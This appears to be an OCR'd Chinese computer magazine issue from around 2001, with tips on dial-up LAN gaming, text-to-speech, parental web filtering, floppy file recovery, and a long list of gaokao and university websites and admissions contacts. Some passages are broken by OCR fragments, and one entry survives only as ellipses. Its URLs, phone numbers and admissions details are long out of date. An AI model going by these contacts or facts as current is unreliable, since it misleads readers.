在“我的电脑/控制面板/网络/配置”里点击“添加/协议/Microsoft/IPX/SPX兼容协议”,如图1。




Í¼1

2.下面就需要一个人当主机了(也就是服务器)。

注意,因为Win98/Me的默认安装没有安装“拨号网络服务器”,所以我们必须自己动手了。

在“我的电脑/控制面板/添加/删除程序/Windows安装程序/通讯”里面把“拨号网络服务器”打上勾,然后根据提示安装便可(如图2)。



Í¼2

好了,我们就顺便找个电脑当服务器吧,在“我的电脑/拨号网络/连接/拨号网络服务器”里建立服务器(如图3)。注意是选择“拨号网络”菜单栏里的“连接/拨号网络服务器”。



图3

3.另外的一个人就只需要建一个连接,其中这个连接的号码是刚才当主机的人的内线号码,用户名随便,密码随便。

此时要注意两点:

(1)当拨通后,主机家里的电话会响,不要管它。等一下Modem就会叫,这就说明连接成功。

(2)建立连接的人不要把连接里面的"登录网络"去掉。

(3)主机最好不设密码,如设了就要告诉拨号的人。

4.两人进入游戏,在游戏中像局域网一样建立主机和加入就行了。

怎么样,爽吧?这样不用买网卡,也不用上战网就可以享受联机游戏的乐趣了!





□海南　左文礼

词霸解霸另类用法

大家都知道金山词霸2001有朗读字典里的整句英文的功能,当我们选中一句话后,点击键盘上事先设置好的热键,电脑就能朗读出选中的英文句子。

偶然的机会,我发现了这个功能的扩展用法。用它来朗读英文文章,像"播音员"一样。

启动金山词霸,打开一个有英文的文本,此文本可以是以"写字板"、"记事本"、"Word"、"WPS"为载体。选定一段英文,点击热键,即可听到这段英文。虽然当电脑读到有中文的地方也能继续下去,但读出的"鸟语"恐怕上帝也不知道它说的是什么。

超级解霸2000也有类似的功能,不过它只认"记事本"。

启动"音频解霸"→"文件"→"打开一个文件",选个文本即可(确定"文件类型"为"所有*.*")。不过解霸有些低能,它只认得26个字母。

虽然声音质量不那么如意,但听过"播音员"播音后,你就能原谅它们的声音了。

偶尔用它们来听一听文章,做一做英语听力也不错,不是吗?

□杭州　阿土

护花计划

网络时代竞争激烈，网络，自然也就受到越来越多的父母的青睐。然而，网上鱼龙混杂，各种垃圾甚至是黄色信息的存在，又让许多家长——尤其是一些对电脑网络不很了解的家长望而却步。不过简单有效的“护花计划”也许能让各位家长紧锁的眉头稍微舒展一些！

一、IE篇

使用最多的IE本身就具有简单的限制和防黄功能。只要稍加设置，它就能成为第一道“防黄”墙。以IE5.0为例：你可以通过设置限制条件来实现它的“分级审查”功能。


先打开IE，在“工具”栏中选中“Internet 选项”，然后单击“内容”。在随之出现的“分级审查”中单击“启用"。这时会有“分级”、“常规”、“许可站点”、“高级”4个选项出现。如果你选择了“分级”，就可以通过调整滑块以设置你需要的限制条件（暴力、裸体、性、语言都有4种限制级别，系统默认为0级，也就是‘最干净’的那种）。现在你可以单击“确定”。这时在弹出的对话框中，系统将提示你创建监护人密码——这也是防止孩子关闭或关闭“分级审查”的关键，不过可千万别自己忘了密码。同样的道理，你可以自己试试其他的功能。

二、电子邮件篇

上过网的朋友或多或少都有几个电子邮箱，也许还收到过几份暧昧的E-mail——天知道那些‘成人’站点是怎么知道我们的邮箱的。如果我们的“花朵”也收到这样的信……不行！我们要行动。而如今大部分的电子邮件软件就可以实现我们的“过滤”目的，过滤的方法可以参见第9期跟我学栏目中的“垃圾邮件防守战”。

三、防黄软件篇

这里我想向各位家长郑重推荐一款专业防黄软件——“护花使者”。护花使者有Win9x版和Win2000版两种版本，以满足不同的需要。它可是一款绿色软件，无需安装，只要下载并解压缩，直接运行就可以了。现在我们就一起来尝试一下它的强大功能吧（我使用的是Win9x免费版V1.43版，它的文字监视模块增加了对IE和Netscape浏览器的支持）。如果是第一次运行ngfree.exe，会出现一个对话框，要求输入密码并确认（拜托，这个密码可千万别忘了，以后的每一次操作都需要它，如果忘了密码，那就惨了！你不但无法使用“查看”与“设置”功能，甚至连关闭和删除护花使者都成了一个空想了）。接着在桌面的右下角会出现一个“花”字，单击它，“护花使者”终于登场了（如图）。



单击“监控”，在弹出的菜单中有“网站过滤”、“文字监控”、“软件屏蔽”、“文件防删”、“屏幕抓图”等。

当然，“护花使者”还有一些辅助功能：如果想了解孩子的计算机的使用，可以通过“查看”来了解“用户上网记录”、“软件使用情况”等；如果对设置不满意，还可以通过“设置”进行调整……有一点千万别忘了，在“设置”/“系统设置”/“启动选项”中把几个勾都打上。密码也千万别泄露出去。

怎么样，我的“护花A计划”还可以吗？如果大家有更好的方案，不妨一起来探讨探讨！

□广东　步兵

如何在损坏的软盘中提取文件

本人某日需要从一张被长期遗忘的软盘中提取文件，可能是长时间没有使用的关系，在最后一文件的时候提示读写错误。因为文件很重要，必须从软盘提取。

联想到长期没有使用软盘，可能是灰尘导致磁头读不了某个扇区，于是找出同样是尘封好久的软驱清洁盘，滴上清洁液，运行HD，选择“Special menu”→“Use cleaning disk”，或者直接按两次C，这个是HD附带的清洁软驱磁头的功能，加上滴有清洁液的软盘，双管齐下，应该不错。做完了以上的一切，发现文件依然读不出来。

排除了灰尘的作祟，剩下的应该是软件问题。突然想到Win9X自带的“磁盘扫描程序”，于是立刻启动，选择“完全”，经过几分钟的扫描，抱着一试的心情拷贝。OK，大功告成！

最后找来一堆软盘一个个试，发现经过磁盘扫描程序扫描，大部分的软盘都能再次从里面提取数据，成功几率有八成以上。

对了，顺带一说，相同问题，可以尝试用HD，先把软盘Read一次，然后找一张完好的软盘，再Write一次，最后从完好的软盘中提取文件，某些时候也是可以的，但成功的几率不大。



□山东　周军

高考相关网站集锦

眼看着高考的日子越来越近，虽然还没有走进“黑色的七月”，但是许多学生已经开始面临他们人生中第一个重大的选择——如何填报志愿。报考哪所高校，选读哪个专业，将会直接影响他们的高考结果，从而间接影响他们的一生。

进入网络时代的考生们，大可不必再像前辈们那样，看着陌生的高校名称和专业设置，望文生义、咬文嚼字了——可以上网去查！

虽说上网查询非常简单，人人会做，需要花费的只是时间。但是考虑到广大考生最缺和最宝贵的正是时间，不会有笔者这样的空闲去慢慢上网翻来看去，所以我们专门在五一期间，利用节假日为各位莘莘学子搜集整理了一些高考的相关网址，希望可以给各位提供小小的参考。

一、综合网站

本来首先该为大家介绍填报志愿的相关网站，但是我们觉得有些网站属于综合性质，而且有些东西做得还不错，所以首先在此推荐给大家。

1.中国百校介绍

“中国百校”软件是为考生开发的介绍全国百所重点大学介绍的软件，它介绍了中国重点理工院校、重点综合大学、重点农业院校、重点医药院校等十二类近百所大学的教学情况及师资力量的详细资料。强烈建议各位学子先下载此软件，然后再配合各高校网页进行参考。

下载GB简体字版（525KB）：

http://www.eshunet.com/downld/a0450/0446/cnuniv-gb.exe

下载BIG5繁体字版（526KB）：

http://www.eshunet.com/downld/a0450/0446/cnuniv-big5.exe

目录：重点理工院校（53所）、重点综合大学（17所）、重点农业院校（9所）、重点林业院校（1所）、重点医药院校（6所）、重点财经院校（1所）、重点政法院校（2所）、重点艺术院校（1所）、重点外语院校（2所）、重点体育院校（1所）、重点师范院校（2所）、重点民族院校（1所）。


2．网大：http://gaokao.netbig.com/

主要内容：高考首页、高考动态、专家点拨成功之路、综合科目应试指导、试题宝库、高考补脑、作文精选、招生信息、考分查询、填志愿软件等。



3.中国园丁网：http://166.111.125.3/college/index.htm

高招信息：中国园丁网汇编了全国306所高校2000年的……还可以……息。……体检、……及考试……在学习……指南，……态。……e/index.h…



5．相约高考：http://www.julyrain.com

6.厘网：http://www.1cm.com.cn/culture/exam.htm

高校一览、最新情报、高校动态、招生政策、入学准备……

7．网易教育频道：http://education.163.com/page0102.html

8.教育资讯网：http://www.eddic.com/gaokao.htm

9．艾迪科教育资讯网：http://www.eddic.com

可以下载2000年高考试题及答案等。

10．中国教育信息网：http://chedu.com.cn/cczl/kszn_1/gaokao/index.htm

专业选择帮助：省去繁琐的查询步骤，减少主观判断误差。此站声称提供专业的选择帮助系统，让你可以查询不同高校的各个专业在你所在省份上一年的录取分数线、录取人数及今年的计划招生人数，也可以根据你的考试分数查看上一年相应分数的录取学校与专业，实现志愿填报的客观性、科学性。

11．中国中小学教育教学网：http://www.k12.com.cn/teacher/test/

12．中国招生考试信息网：http://www.5zs5ks.com/

提供招生，考试资源信息。

13．中国招生考试在线：http://www.yuloo.com/

提供教育新闻，各类型招生考试大纲及信息。

14．中国招生网：http://www.zgzsw.com/

免费登录和查询大专院校、中小学及特殊教育培训的招生信息。

二、高考志愿填报指导网站

想想小编当年填志愿那会儿，除了薄薄的一本学校统一购买的《全国高等院校简介》外，其他资料一点都没有；至于说到具体该填报哪所高校，更是满脑子糊涂——除了耳熟能详的清华、北大之类名校外，其他都是一抹黑；看看名册上的这些学校，真是它认得我，我不认得它，再看看各高等学校里黑压压的专业名称，只能心里没数，两眼翻白……（作思考状）。所以那时我们大多数人的填报志愿都是由父母或者师长代劳完成的。志愿志愿，该反映的是考生自己的心愿，但是别人代劳后，其中真正能有几分代表了我们的心愿呢？

另外，虽然现在部分地方试行了先考试后报志愿的做法，但是大多数地区还是先报志愿后考试的。不管是考前还是考后填报，填报志愿的重要性绝对不亚于真正的高考（笔者亲眼看到高分的考生最后被录取到不太好的院校或者专业，而分数不太高的学生却被录取到了好专业和不错的学校）。所以，尽可能多的了解高等院校和专业的情况，然后结合自己的水平，选报一个合适的志愿，绝对是迈向高考成功之路至关重要的一步。

可能老师、家长已经说了很多关于填报志愿的注意事项，这里我们再简单地重复一下：

1.要充分考虑所报考学校在当地招生人数的多少、招生专业的多少以及录取分数范围。

2.在报考重点院校时，第一志愿应选择相对有把握的学校。

3.填报志愿既要参考前几年的各学校录取分数，又不能以此作为惟一的标准。

4.填报志愿时必须明确地注明是否服从学校内专业的分配，以便学校在录取时决策（一般没有绝对把握还是以服从分配为好）。

5.现在实行网上录取，考生填报的各类数据就是学校是否录取的依据，必须准确无误。

6.报名时要留有准确的联系电话或其他通信方式，录取的几天内家里最好留人，以备录取学校万一有事需与考生或考生家长联系。

7.由于学校确定考生进入的专业时，严格以考生的分数划线，所以学生入校后一般不能随意转专业。

具体的各位可以参考以下网站：

1.北大附中远程教育网：http://www.pkuschool.com/gaokao_jz/index.asp


七月主题：如何填报志愿。

2.101 中学在线：http://www.101school.com/gradefocus/zhiyuan/0019.htm

主要内容有：专家咨询——"如何填报高考志愿"讲座 。

3.2000 年高考聚焦：http://nsu.3322.net/gaokao/zhiyuan.htm

主要内容：填报志愿备忘录(1-5)、怎样填写志愿表(1-6)、志愿与录取的关系、填报志愿注意专业限制、填报高考志愿六大秘笈、填报志愿有新变化、高考百问之志愿、高考志愿填报技巧、招办主任谈报名热点、专家教你填报志愿、中段位考生如何填志愿、"服从分配"



有什么作用、如何估分报志愿、填志愿最好报兼招专业、第一志愿选报技巧、高考志愿填写经验谈、热门专业名牌大学如何取舍、边缘考生如何填志愿。

4.高考志愿：http://www.hebeidaily.com.cn/gaokao/zhiyuan/zhiyuan.htm

主要内容：关于填报高考志愿的话题（上下)、高考填报志愿技巧、高考志愿表填报有门道、高考志愿可能出现的"三大热点"、有关部门负责人谈合并后的高校如何报考、五专家网上指点……

5.高考报考指南：http://www.xaonline.com/gaokao/bkzn/index.htm

主要内容：考生怎样对待来自各方面的指导？家长对子女填报志愿应采取怎样的态度？学校应做好哪些与填报志愿有关的工作？为什么要重视报考师范学校？优秀考生热于报考著名大学的观点是否正确？

6.志愿宝典：http://edu.sina.com.cn/wish_henbit/more.html

7．洪恩在线：http://hongen.com/info/exam/gkrx/zsxx/zsxx52.htm

内容有：招生办主任细谈高考志愿填报技巧。

8．中国高校网：http://www.china-school.net

9．网易高考加油站：http://education.163.com/page0101.html

内容有：高考志愿填写经验谈。

10.搜狐高考指南：http://learning.sohu.com/gaokao/

will/index.html

11．中国教育和科研计算机网：http://www.cernet.edu.cn/jiaoyufw/kaoshizn/gaokao/gaokaokx/index.php

主要内容有：如何选择专业？如何填报志愿？如何更有效地运用报考资料？大学招生计划和往届录取分数。

三、高考成绩查询热线



考试过后，学子们除了进行估分，剩下就只有焦急地等待分数的公布了。本来我们想为大家多多搜集一下各地的考分查询热线，但是查来查去都是2000年的电话，对2001年谁也不敢担保继续有效，所以最终我们取消了这部分。烦请大家还是继续关注当地的168、160收费声讯台，一般都会提供有考分查询热线，你可以拨打160或者168查查看。

比如2000年北京查分热线：

北京电信信息台1605789、26025789、16898216、26898216可以进行电话查询高考成绩。

北京市高考招生办公室：62254313、62254314

四、高考成绩查询网站

虽然有了查分热线，但是有时你会发现这个电话很难打进去。所以我们又专门为大家搜索了一下可以查分的网站 。

1．网大查分：http://gaokao.netbig.com/chafen/chafen.htm

2．新浪网高考专题：http://dailynews.sina.com.cn/china/gaokao/

3．高考聚焦：http://gaokao.hdt.net.cn/

4．九五在线教育培训：http://public.95ol.com.cn/jypx/index2.htm

5．辽宁省高考热线：http://wwwn.online.ln.cn/lnzkb/gkcx_2000.htm

6.山东省普通高考成绩信息查询：http://www.sdzs.net/putong/ptfs2000.asp

7．江河源分数查询系统（青海）：http://www.qh.



cninfo.net/mark/

8．吴江市高考分数查询：http://www.wjedu.jsinfo.net/zkxx/gkcx.htm

9.内蒙高考分数查询系统：http://www.nmgov.edu.cn/crgk/gkcf.htm

10．河北廊坊高考分数查询：http://210.72.87.16/ASPSamp/gkdata/input.htm

11．商都信息港：http://202.102.249.3/gaozhao/new/y2pg.htm

五、全国各地招生办网址

如果对当地的高校招生过程有任何疑问，不要客气，向当地的招生办进行查询和询问。我们这里也收集了部分招生办的网址提供给大家。

国家教育部考试中心:http://www.neea.edu.cn/

其他部分省市地区招生办::

1．北京教育考试院高等学校招生办公室：
http://www.bjgz.edu.cn/

2．山东省招生委员会办公室：
http://www.sdzs.gov.cn/index.shtm

普通高校招生考试、成人高校招生考试、中专学校招生考试、研究生招生考试信息，并可上网查询分数。

3．厦门大学招生办公室：http://zsb.xmu.edu.cn/

4．广州市招生考试信息服务网：
http://www.gzzk.com.cn/

提供中考、高考、成人高考、自学考试、非学历证书考试及海外留学等相关信息。

5．济宁招生考试信息港：http://e3708.533.net/

6．吉林省招生办公室：http://www.jlcueo.edu.cn/
地址:长春市前进大街26号
邮编:130012　　电话:0431-5170070
电子邮件:cyf@mail.jlcueo.edu.cn

7．南宁市招生考试信息网：http://www.nnzsks.gov.cn/

8．沈阳招生考试网：http://www.syzsks.com/

9．江苏省高等学校招生委员会办公室：http://www.jscueo.edu.cn/

10．锦州市招生考试办公室：http://jzzkb.yeah.net/

高考信息、成人高考、研究生考试、自考及中专考试内容以及组织机构。

11.海南省考试局：http://202.100.218.58/gov/ksj/newpage4.htm

海南省考试局电子信箱:sksj@public.hk.hi.cn

12. 江西高考信息网：http://gaokao.online.jx.cn/

13. 吉林省辉南招生办：http://hnzsb.qzone.com

14. 湖北省教育考试院：http://www.hbeeh.edu.cn/

15.河北省教育考试院：http://www.hebeea.edu.cn/

六、全国100所重点大学网址

(部分学校网址速度较慢，请多试几次)

下面我们为大家简单列出全国100所重点大学的网址，供各位学子自行查看参考。为了大家检索方便，我们对大学名称的第一个字进行了简单排序。

A

安徽大学:http://www.ahu.edu.cn

B

北京大学:http://www.pku.edu.cn

经教育部批准，北京大学部分外语专业今年在京招生仍试行学生自愿报名、单独笔试、面试和口试、考生参加全国统考、单独划定录取分数线、提前单独录取的办法。


联系电话：010-62751407，62754145

传真：62554332

Email:jwczbc@pku.edu.cn

北京师范大学:http://www.bnu.edu.cn/

北京师范大学招生办公室:http://202.112.93.238/zsb/index.htm



提供各种招生信息政策咨询。

北京体育大学:http://www.bupe.edu.cn/

北京理工大学:http://www.bit.edu.cn

北京理工大学是一所以工为主，理工结合，工、理、管、经、文、法、教协调发展的多科性全国重点大学。

北京工业大学:http://www.bjpu.edu.cn/

北京化工大学:http://www.buct.edu.cn

北京外国语大学:http://www.bfsu.edu.cn/



北京外国语大学是国家教育部直属的全国重点大学之一。学校讲授31种语言(其中15种为全国惟一学科点)，是我国语种最多的外国语大学。(校址：北京市西三环北路二号　电话：68420273、68916254　邮政编码：100081)

北京中医药大学: http://www.bjucmp.edu.cn/

招生办公室：010-6428751364286231

北京航空航天大学:http://www.buaa.edu.cn

北航招生信息网:http://zsjyc.buaa.edu.cn/zsxx/index.htm (通信地址：北京航空航天大学　邮政编码：100083　电话总机：010-82317114、82316114)

北京大学医学部:http://www.bjmu.edu.cn/

2000年4月3日，北京医科大学与北京大学正式合并，组建新的北京大学。2000年5月4日，北京医科大学正式更名为北京大学医学部。

北京科技大学:http://www.ustb.edu.cn

北京邮电大学:http://www.bupt.edu.cn

北方交通大学:http://www.njtu.edu.cn

北方交通大学坐落在北京市西直门外，是教育部直属的全国重点大学，迄今已有105年的历史。

北京林业大学:http://www.bjfu.edu.cn/

C

重庆大学:http://www.cqu.edu.cn

2000年5月31日，重庆大学、重庆建筑大学、重庆建筑高等专科学校合并组建成新的重庆大学，新重庆大学仍为教育部直属的全国重点大学。

联系地址：重庆大学招生办公室　　邮编400044

联系电话(023)65102370,65102371

E-mail:zhaoshen@cqu.edu.cn

D

东南大学:http://www.seu.edu.cn

东南大学是直属国家教育部的全国重点大学,位于六朝古都南京的中心，东枕钟山，北临玄武湖，松柏荟翠，风景秀丽。2000年4月，南京铁道医学院、南京交通高等专科学校与东南大学合并办学,南京地质学校并入东南大学。

东北大学:http://www.neu.edu.cn

东北师范大学：http://www.nenu.edu.cn

东华大学(原中国纺织大学):http://www.dhu.edu.cn

东北农业大学:http://www.neau.edu.cn

电子科技大学:http://www.uestc.edu.cn

对外经济贸易大学:http://www.uibe.edu.cn/

大庆石油学院:http://www.dqpi.edu.cn

大连理工大学:http://www.dlut.edu.cn/

大连海事大学:http://www.dlmu.edu.cn

F

福州大学:http://www.fzu.edu.cn

复旦大学:http://www.fudan.edu.cn

复旦招生网：


公网用户：http://ao.fudan.sh.cn

教育网用户:http://www.ao.fudan.edu.cn

网站介绍复旦大学、地方、国家的招生政策，以及复旦大学的最新招生信息、报考指南、专家指导、优秀生自荐、高考论坛等。

复旦大学医学院（上海医科大学）:http://www.shmu.edu.cn

2000年4月27日与复旦大学合并，更名为“复旦大



学医学院”。

H

哈尔滨工业大学:http://www.hit.edu.cn

华中理工大学:http://www.hust.edu.cn

华南理工大学:http://www.scut.edu.cn

华南理工大学是直属国家教育部的重点大学，坐落在南方名城广州。

华东师范大学：http://www.ecnu.edu.cn/

华中农业大学：http://www.hzau.edu.cn/

华中农业大学位于美丽的武汉市南湖狮子山，校园占地面积7425亩，校舍建筑面积约30万平方米，校园依山傍水，环境幽雅恬静，是我国历史悠久的重点大学之一，建于1898年，原属农业部领导，于2000年改为教育部领导，现已发展为以农科为优势，以生命科学为特色，农、理、工、文、法、经、管相结合的多学科性大学，是国家创新人才培养和高技术创新以及高新技术成果转化的重要基地。



华西医科大学：http://www.wcums.edu.cn/

湖南大学:http://www.hunu.edu.cn

华东理工大学:http://www.ecust.edu.cn/cmain.html

华北电力大学:http://www.ncepubj.edu.cn/

合肥工业大学:http://www.hfut.edu.cn

河北工业大学:http://www.hebut.edu.cn/

河海大学:http://www.hhu.edu.cn

湖南师范大学:http://www.hunnu.edu.cn/

华南师范大学:http://www.scnu.edu.cn/

哈尔滨工程大学:http://www.hrbeu.edu.cn/

华南农业大学:http://www.scau.edu.cn/

J

吉林大学:http://www.jlu.edu.cn/

新组建的吉林大学包括原吉林大学、吉林工业大学、白求恩医科大学、长春科技大学、长春邮电学院5所高校。新吉林大学是教育部直属的一所学科门类齐全的重点综合性大学。

暨南大学:http://www.jnu.edu.cn

江苏理工大学:http://www.jsust.edu.cn/

L

兰州大学:http://www.lzu.edu.cn

辽宁大学:http://www.lnu.edu.cn

N

南京大学:http://www.nju.edu.cn

南开大学:http://www.nankai.edu.cn

南京师范大学:http://www.njnu.edu.cn/

南京师范大学招生办公室:http://go.163.com/~ruifmiao

有关南京师范大学招生信息、咨询及有关全省招生的有关政策等。

南京理工大学:http://www.njust.edu.cn/

南京理工大学二○○一年招生计划。

招生办公室信箱:wanghumail@njust.edu.cn

联系电话:025-4315260



地址：南京理工大学招生办公室

邮编：210094

南京航空航天大学：http://www.nuaa.edu.cn

南京航空航天大学招生信息网：http://www.osa.nuaa.edu.cn/zhaoban/

招生信息网包括：招生政策、专业介绍、报考指导、招生目录、招生计划、分数线、招生论坛、南京航空航天大学简介、奖学金、答考生问、2000年份省市录取统计、2001年招生目录、2001年招生计划等。

招生信箱：jxjiaming@263.net

南京农业大学：http://www.njau.edu.cn/

Q

清华大学：http://www.tsinghua.edu.cn

该校今年计划招生3200人左右。2001年新增设了“新闻学”专业，由清华大学传播系举办。


清华大学招生办公室（100084）：

电话：010－62782051，62782025

传真：010－62782061

青岛海洋大学：http://www.ouqd.edu.cn

青岛海洋大学是一所以海洋学科和水产学科为特



色，包括理学、工学、农（水产）学、文学、医（药）学、经济学、管理学、法学等学科门类的国家教育部直属重点综合大学。

青岛海洋大学招生办公室地址：青岛市鱼山路5号

邮编：266003 电话：0532-20324260532-2032478

传真：0532-2032478　E-mail：zsb@ouqd.edu.cn

内容有：2001年青岛海洋大学本科招生计划、高职美术专业招生简章、招收保送生联系函、考生填报志愿应注意的问题、2001年招生基本情况、2001年职业技术学院招生专业一览表、2000年高职录取统计。

S

石油大学：http://www.hdpu.edu.cn

网站有石油大学（华东）专业介绍、石油大学（华东）2001年本科生招生来源计划、石油大学（华东）2001年高职班招生来源计划等。

石油大学（华东）招生办公室：

Tel：86-0546-8392482　zsb@sunctr.hdpu.edu.cn

四川大学：http://www.scu.edu.cn/

山东大学：http://www.sdu.edu.cn

山东大学坐落在泉城济南的湖光山色之中。

上海第二医科大学：http://www.shsmu.edu.cn

上海大学：http://www.shu.edu.cn/

上海交通大学：http://www.sjtu.edu.cn

上海外国语大学：http://www.shisu.edu.cn

沈阳农业大学：http://www.syau.edu.cn/


沈阳农业大学招生办电话：024-88421024、88492658

上海财经大学：http://www.shufe.edu.cn/

苏州大学：http://www.suda.edu.cn

T

天津大学：http://www.tju.edu.cn



天津大学2001年计划招生3330人。

同济大学：http://www.tongji.edu.cn

同济大学招生信息：http://www.tongji.edu.cn/~academic

包括招生专业、2000年招生说明、招生办答考生问、1999年录取分数、2000年计划招生数、艺术设计专业招生简章。

天津医科大学：http://www.tijmu.edu.cn/

W

武汉大学：http://www.whu.edu.cn/

2000年8月2日，原武汉大学与原武汉水利电力大学（武汉）、武汉测绘科技大学、湖北医科大学合并组

建成新的武汉大学。

E-mail:nic@whu.edu.cn

通讯地址：湖北省武汉市武昌珞珈山

邮编:430072

武汉测绘科技大学:http://www.wtusm.edu.cn



2000年8月2日，武汉测绘科技大学与武汉大学合并组建成新的武汉大学。

武汉水利电力大学:http://www.wuhee.edu.cn

武汉工业大学:http://www.whut.edu.cn/

X

西南财经大学:http://www.swufe.edu.cn

西北大学:http://www.nwu.edu.cn

西南农业大学:http://www.swau.edu.cn/

西北农林科技大学: http://www.nwsuaf.edu.cn/

西安电子科技大学:http://www.xidian.edu.cn

西安交通大学:http://www.xjtu.edu.cn

西安医科大学、陕西财经学院与西安交通大学合并。

本科生招办信箱：zsb@xjtu.edu.cn　电话：2668320


西北工业大学:http://www.nwpu.edu.cn

厦门大学:http://www.xmu.edu.cn

厦门大学招生办公室:http://zsb.xmu.edu.cn/

提供本科、研究生和成人教育招生信息和网上查询。

西南交通大学:http://www.swjtu.edu.cn



Y

云南大学:http://www.ynu.edu.cn

燕山大学: http://www.ysu.edu.cn/

Z

郑州大学:http://www.zzu.edu.cn

浙江大学:http://www.zju.edu.cn

浙江大学远程教育学院:http://www.zjuyc.com/

2001年，该校远程教育专科起点本科招收公共事业管理、电子商务两个专业，高中起点本科招收计算机科学与技术、英语两个专业。

浙江大学城市学院:http://www.zju.edu.cn/depart/CityCollege/Index.htm

面向浙江省招收经全国普通高等学校录取统一考试的新生。



招

生简……内

容、

中国农业大学：http://www.cau.edu.cn/

中国人民大学：http://www.ruc.edu.cn

中国人民大学招生办公室:http://www.ruc.edu.cn/benzhao/index.htm

中国矿业大学:http://www.cumtb.edu.cn

中山医科大学:http://www.gzsums.edu.cn

通讯地址:中山医科大学学生处招生办公室(510089)

电话:86－20－87332175

传真:86－20－87330240

Email:sumxsc@gzsums.edu.cn

中国药科大学:http://www.cpu.edu.cn

中央民族大学：http://www.cun.edu.cn/



中国科学技术大学：http://www.ustc.edu.cn
招生热线：http://202.38.65.222/
中南工业大学：http://www.csut.edu.cn/
中山大学：http://www.zsu.edu.cn

后记

上述网址中既有教你如何填报志愿，并提供历年相关资料的，也有提供高考分数查询的，最后更罗列了全国100所重点大学网址（部分学校附有简介），希望能为各位学子高考中榜提供小小帮助。

另外，本文介绍的网站也不仅仅对高三的学子们有效，对于高二乃至高一的各位同学也有一定的参考意义。

主持人说：

自从9期刊登《自建通讯中心》以来，收到不少朋友的来信。这里统一将问得较多的问题解答如下：

1、QXCOMM程序无法下载是全向网站的问题，需要的朋友可以直接写信给focus@cfan.com.cn索要。

2、QXCOMM应该是只支持全向的MODEM，所以如果你的MODEM不是全向的，又想使用电话答录等功能，请下载Advance Call Center软件：http://www.voicecallcentral.com/download/acc.exe

